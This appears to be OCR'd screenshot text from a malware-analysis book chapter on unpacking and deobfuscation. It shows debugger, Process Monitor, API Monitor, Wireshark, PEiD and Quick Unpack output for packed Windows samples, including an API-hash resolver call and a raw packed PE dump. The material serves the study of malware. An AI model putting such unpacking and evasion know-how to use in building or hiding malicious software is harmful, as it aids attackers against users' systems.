
Edit data at 00402018

ASCII: 2 arrays are not


UNICODE:

HEX +00: 32 20 61 72 72 61 79 73 20 61 72 65 20 6E 6F 74

☑ Keep size




```
01012475  $ 6A 70         PUSH 70
01012477  . 68 E0150001   PUSH <calc.api_hashes>
0101247C  . E8 47030000   CALL <calc.resolve_apis>          arg4 - size of the list
```



Time ...	Process Name	PID	Operation	Path	Result	Detail
19:51:...	Explorer.EXE	3156	CreateFile	C:\Users\localuser\AppData\Local\Mic...	SUCCESS	Desired Access: S...
19:51:...	Explorer.EXE	3156	QuerySizeInfor...	C:\Users\localuser\AppData\Local\Mic...	SUCCESS	TotalAllocationUnit...
19:51:...	Explorer.EXE	3156	CloseFile	C:\Users\localuser\AppData\Local\Mic...	SUCCESS	
19:51:...	Explorer.EXE	3156	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset: 2,527,232, ...
19:51:...	Explorer.EXE	3156	CreateFile	C:\Users\localuser\AppData\Roaming\...	NAME COLLISION	Desired Access: R...
19:51:...	Explorer.EXE	3156	CreateFile	C:\Users\localuser\AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
19:51:...	Explorer.EXE	3156	QueryStandardI...	C:\Users\localuser\AppData\Local\Mic...	SUCCESS	AllocationSize: 61,...
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...
19:51:...	Explorer.EXE	3156	RegOpenKey	HKCU\Software\Classes\CLSID\{A6FF...	NAME NOT FOUND	Desired Access: R...
19:51:...	Explorer.EXE	3156	RegOpenKey	HKCR\CLSID\{A6FF50C0-56C0-71CA-5...	SUCCESS	Desired Access: R...
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCR\CLSID\{A6FF50C0-56C0-71CA-5...	SUCCESS	Query: Name
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCR\CLSID\{A6FF50C0-56C0-71CA-5...	SUCCESS	Query: HandleTag...
19:51:...	Explorer.EXE	3156	RegOpenKey	HKCU\Software\Classes\CLSID\{A6FF...	NAME NOT FOUND	Desired Access: Q...

Showing 26,156 of 44,524 events (58%)   Backed by virtual memory



Compare logs save as:

● Plain TXT ○ HTML document

□ Scan dir1[;dir2;dir3;...;dir nn]:


C:\Windows

Output path:

C:\Users\LOCALU~1\AppDa

Add comment into the log:

English



No processes are being monitored.
To monitor a running process or service
use the Running Processes pane, or
Monitor New Process

#	Time of Day	Thread	Module	API


Process	PID
ApplicationFrameHost...	1920
browser_broker.exe	3840
Calculator.exe	5672
dllhost.exe	5208
explorer.exe	3156
Microsoft.Photos.exe	3796
MicrosoftEdge.exe	4148
MicrosoftEdgeCP.exe	440
MicrosoftEdgeSH.exe	1280

#	Type	Name	Pre-Ca

#	Module	Address	Offset	Locatio


```
------ Loading Files from C:\Installed\API Monit
------ Finished Loading 2119 Files ------
Categories:     835
Variables:      19678
DLLs:           222
APIs:           15885
COM Interfaces: 1826
COM Methods:    22262
```


Ready   0 Bytes   Mode: Portable



```
No.   Time                        Source          Destination     Protocol  Length  Info
  124 2022-02-12 20:55:25.649328  20.189.173.1    192.168.0.31    TCP           66  443 → 63232 [SYN, ACK] Seq
  125 2022-02-12 20:55:25.649401  192.168.0.31    20.189.173.1    TCP           54  63232 → 443 [ACK] Seq=1 Ac
  126 2022-02-12 20:55:25.649549  192.168.0.31    20.189.173.1    TLSv1.2      243  Client Hello
  127 2022-02-12 20:55:25.655486  54.67.6.201     192.168.0.31    TCP           66  443 → 59733 [ACK] Seq=181
  128 2022-02-12 20:55:25.808977  54.67.6.201     192.168.0.31    TLSv1.2      111  Application Data
  129 2022-02-12 20:55:25.809035  192.168.0.31    54.67.6.201     TCP           66  59733 → 443 [ACK] Seq=712
  130 2022-02-12 20:55:25.838543  20.189.173.1    192.168.0.31    TCP         1474  443 → 63232 [ACK] Seq=1 Ac

▶ Frame 124: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface en0, id 0
▶ Ethernet II, Src: CompalBr_2b:78:46 (54:67:51:2b:78:46), Dst: Apple_d6:76:2a (14:7d:da:d6:76:2a)
▶ Internet Protocol Version 4, Src: 20.189.173.1, Dst: 192.168.0.31
▶ Transmission Control Protocol, Src Port: 443, Dst Port: 63232, Seq: 0, Ack: 1, Len: 0

0000  14 7d da d6 76 2a 54 67  51 2b 78 46 08 00 45 00   ·}··v*Tg Q+xF··E·
0010  00 34 9e 82 40 00 68 06  f1 bb 14 bd ad 01 c0 a8   ·4··@·h· ········
0020  00 1f 01 bb f7 00 60 ea  34 52 bd 58 69 f9 80 12   ······`· 4R·Xi···
0030  ff ff 37 58 00 00 02 04  05 8c 01 03 03 08 01 01   ··7X···· ········
0040  04 02                                              ··
```

Chapter 4: Unpacking, Decryption, and Deobfuscation





File: C:\work\sample.bin

Entrypoint: 00020E30

EP Section: UPX1

File Offset: 00007230


First Bytes: 60,BE,00,A0

Linker Info: 7.0

Subsystem: Win32 GUI

UPX v0.89.6 - v1.02 / v1.05 -v1.24 -> Markus & Laszlo [overlay] *

☑ Stay on top



EP Section: UPX1


First Bytes: 60,BE,00,30

Subsystem: Win32 GUI

Laszlo

Section Viewer


Name	V. Offset	V. Size	R. Offset	R. Size	Flags
UPX0	00001000	00012000	00000400	00000000	E0000080
UPX1	00013000	0001E000	00000400	0001DA00	E0000040
.rsrc	00031000	00002000	0001DE00	00001E00	C0000040



Imports Viewer

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	00008B04	00000000	00000000	000091E8	00008060
USER32.dll	00008C38	00000000	00000000	00009612	00008194
GDI32.dll	00008AE0	00000000	00000000	000096A4	0000803C
SHELL32.dll	00008C1C	00000000	00000000	00009730	00008178
ADVAPI32.dll	00008AA4	00000000	00000000	000097D2	00008000
COMCTL32.dll	00008ACC	00000000	00000000	0000981E	00008028
ole32.dll	00008D50	00000000	00000000	00009872	000082AC
VERSION.dll	00008D40	00000000	00000000	000098BE	0000829C


Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00008000	00006800	0000975A	0250	RegEnumKeyW
00008004	00006804	00009768	0261	RegOpenKeyExW
00008008	00006808	0000974C	0230	RegCloseKey
0000800C	0000680C	0000973C	0244	RegDeleteKeyW
00008010	00006810	000097C0	0248	RegDeleteValueW
00008014	00006814	000097AE	0239	RegCreateKeyExW
00008018	00006818	0000979C	027E	RegSetValueExW
0000801C	0000681C	00009788	026E	RegQueryValueExW




Imports Viewer

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
ADVAPI32.dll	00000000	00000000	00000000	001D3E88	001D3E3C
COMCTL32.dll	00000000	00000000	00000000	001D3E95	001D3E44
GDI32.dll	00000000	00000000	00000000	001D3EA2	001D3E4C
KERNEL32.DLL	00000000	00000000	00000000	001D3EAC	001D3E54
ole32.dll	00000000	00000000	00000000	001D3EB9	001D3E68
SHELL32.dll	00000000	00000000	00000000	001D3EC3	001D3E70
USER32.dll	00000000	00000000	00000000	001D3ECF	001D3E78
VERSION.dll	00000000	00000000	00000000	001D3EDA	001D3E80

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
001D3E3C	0008F43C	001D3EE6	0000	RegEnumKeyW



```
MZÉ ♥    ♦         ╕          @                          ≡   ♫▼║♫ ┤o=!╕ΘL=!This program canno
t be run in DOS mode.♪
$        çE▬d├$x7├$x7├$x79•87├$x7↓•d7╙$x7├$x7┬$x7├$y7D$x79•a7╫$x7T•=7┬$x7↓•e7▀$x79•E7┬$x7Rich├$x7
                     PE  LΘ♥ ►ä};          α ☼ΘΘ♂Θ•  p   p   ÉΘ 0♫Θ  áΘ  ►Θ    Θ ►   Θ  ♣ Θ ♣ Θ
♦     ÇΘ  ►     Θ  Ç  ♦  ►     ►  ►     ►         °wΘ äΘ   ►Θ °g
                                                                           abc0      ÉΘ  ►
   ♦              Ç  αfud1     p   áΘ  p    ♦              @  α.rsrc    p   ►Θ  j   t
  @  L



     XYZ!♪oΘ◘nNεö▌┤├å!ΘΘ ,n   ┬Θ &o ÷▄~ª√∞/Θ ╪♥╨ Γ1δ≡14]s╓2☼«₧♥î|╙4M╙n`PD<f┘4M&┬◙·0ΩÜªiÜ┌╟┤₧
ÉiÜªiäxh\(I╫╜ª6↑?•└♥J0{=vy÷4.•\3ö6♥ép4M╙4dRF:(iûM╙↑♠ε5▄┘ªiÜª½ÿät`ÜªiÜTB4"▬◘4M│1·4µ╚╚╙4¥█▬2#♥6JX
M╙4Mdvåöñ║5M╙4├▄∞·♀╙4M╫│└♥,8JfM╙4M│èÿ¿▓┬Üe╙4┌εΘ4→$iÜªi8FZlz]s┬ªêó4▼Nb♥x4M╙4éîûá¬╙4M╙┤┘├└▐ªs☼Mµ≡W
/ú♥ ÜªiÜ0@N1│öGdªió║ S≡?≥╪ C•  Ms G r o u#▜╕┼ iI g←3 ; 0TsM≤╙ hs ad,♥'▄²`φtò?D e c‼m a\╫tâ.↓Uem
```




```
Quick Unpack 2.1 for Windows 2000/XP/2003/Vista
(c) stripper engine by syd
founded by FEUERRADER [AHTeam]
(c) coded by Archer

18:04:30 - Opened windowsxp2.exe
    Quick self analyze.... PECompact 2.....
    PESniffer EP Scan: PECompact v2
    PEiD scanning... PECompact 2.x -
```

[OEP Finders]
- ForceOEP by Feuerrader & Archer
- Generic OEP Finder by UsAr & Archer

